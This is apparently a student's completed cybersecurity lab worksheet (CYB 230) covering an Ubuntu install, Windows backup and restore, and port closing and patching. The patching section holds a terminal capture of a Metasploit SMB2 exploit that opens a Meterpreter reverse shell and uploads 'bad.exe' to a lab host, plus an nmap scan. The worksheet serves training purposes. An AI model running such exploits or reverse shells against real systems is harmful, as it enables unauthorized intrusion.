



# 2-2 LAB WORKSHEET

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CYB 230  
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
## CYB 230 Module Two Lab Worksheet

Complete this worksheet by replacing the bracketed phrases in the Response column with the relevant information.



### Lab: Ubuntu Desktop Linux Installation

Prompt	Response
<p>In the lab section “Install Ubuntu Using a Custom Hard Disk Layout,” use your name for the user information when creating a new user and provide a screenshot of the output before clicking <b>Continue</b>.</p>	
<p>In the lab section “Installing Patches With the Ubuntu Software Updater,” provide a screenshot of the <b>Authentication step</b> that includes your username.</p>	
<p>What is the importance of keeping an operating system patched and up-to-date?</p>	<p>The importance of keeping an operating system patched and up-to-date is to help protect computer systems from security vulnerabilities that attackers could exploit to gain unauthorized access to.</p>

## Lab: Disk Maintenance and Data Recovery

Prompt	Response																												
<p>In the lab section “Backing Up and Restoring Data,” provide a screenshot of the ending output.</p>	 <p>The screenshot shows a Windows 7 desktop with two open windows. The top window is a File Explorer window titled 'Documents library' showing files in 'My Backup2' folder. The bottom window is a 'Restore Files' dialog box from the System Protection feature, stating 'Your files have been restored'.</p> <p><b>File Explorer Window (Top):</b></p> <table border="1"> <thead> <tr> <th>Name</th> <th>Date modified</th> <th>Type</th> <th>Size</th> </tr> </thead> <tbody> <tr> <td>flag664401</td> <td>11/2/2018 4:42 PM</td> <td>File folder</td> <td></td> </tr> <tr> <td>flag</td> <td>11/2/2018 4:28 PM</td> <td>Text Document</td> <td>1 KB</td> </tr> <tr> <td>flag567699</td> <td>10/25/2018 5:18 PM</td> <td>Text Document</td> <td>1 KB</td> </tr> <tr> <td>My Backup1</td> <td>4/30/2025 4:18 PM</td> <td>Text Document</td> <td>1 KB</td> </tr> <tr> <td>My Backup2</td> <td>4/30/2025 4:19 PM</td> <td>Text Document</td> <td>1 KB</td> </tr> <tr> <td>My System Restore</td> <td>4/30/2025 4:13 PM</td> <td>Text Document</td> <td>0 KB</td> </tr> </tbody> </table> <p><b>Restore Files Dialog (Bottom):</b></p> <p>Your files have been restored</p>	Name	Date modified	Type	Size	flag664401	11/2/2018 4:42 PM	File folder		flag	11/2/2018 4:28 PM	Text Document	1 KB	flag567699	10/25/2018 5:18 PM	Text Document	1 KB	My Backup1	4/30/2025 4:18 PM	Text Document	1 KB	My Backup2	4/30/2025 4:19 PM	Text Document	1 KB	My System Restore	4/30/2025 4:13 PM	Text Document	0 KB
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<p>In the industry, desktops are typically cloned, and images are used on multiple PCs. Explain how using the restore point utility can help with the rebuilding and testing of PCs.</p>	<p>You can test various kinds of software and patches that affect the operating system when you have system restores in place.</p>																												

## Lab: Patching, Securing Systems, and Configuring Host-Based Firewall

Prompt	Response
<p>In the lab section “Closing Unnecessary Ports,” insert your name at the command line below the ending output and include it in your screenshot.</p>	 <pre>Internal Kali Scoring Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete Reboot Applications Places Terminal Wed 20:36 root@kali2: ~  File Edit View Search Terminal Help 53/tcp open domain 80/tcp open http 88/tcp open kerberos-sec 110/tcp open pop3 135/tcp open msrpc 139/tcp open netbios-ssn 143/tcp open imap 389/tcp open ldap 443/tcp open https 445/tcp open microsoft-ds 464/tcp open kpasswd5 593/tcp open http-rpc-epmap 636/tcp open ldaps 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl 3389/tcp open ms-wbt-server 49154/tcp open sampleflag:999818 49156/tcp open unknown 49157/tcp open flag2:717993 49158/tcp open flag3:554422 49163/tcp open unknown MAC Address: 00:50:56:02:47:C0 (VMware)  Nmap done: 1 IP address (1 host up) scanned in 34.15 seconds root@kali2: # Andree Salvo</pre>
<p>In the lab section “Exploitation and Patching,” insert your name at the command line below the ending output and include it in your screenshot.</p>	 <pre>aci Console   Infsec Learning - Google Chrome lab.infseclearning.com/console/3715509/12 Internal Kali Scoring Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete Reboot Applications Places Terminal Wed 21:05 root@kali2: ~  File Edit View Search Terminal Help [*] Waiting up to 180 seconds for exploit to trigger... [*] Sending stage (957487 bytes) to 192.168.1.10 [*] Meterpreter session 1 opened (192.168.1.101:4444 -&gt; 192.168.1.10:49220) at 2025-04-30 20:50:06 -0400  meterpreter &gt; upload bad.exe c:\\\ [*] uploading : bad.exe -&gt; c:\\\ [*] uploaded : bad.exe -&gt; c:\\\\bad.exe meterpreter &gt; exit [*] Shutting down Meterpreter...  [*] 192.168.1.10 - Meterpreter session 1 closed. Reason: User exit msf exploit(ms09_050_smb2_negotiate_func_index) &gt; exploit  [*] Started reverse TCP handler on 192.168.1.101:4444 [*] Connecting to the target (192.168.1.10:445)... [*] Sending the exploit packet (930 bytes)... [*] Waiting up to 180 seconds for exploit to trigger...  [*] Exploit completed, but no session was created. msf exploit(ms09_050_smb2_negotiate_func_index) &gt; msf exploit(ms09_050_smb2_negotiate_func_index) &gt; Andree Salvo</pre>
<p>Explain why it is important to close ports that are not being used within a computer system.</p>	<p>Closing any unused ports reduces the security risks by limiting entry points for attackers to gain access to.</p>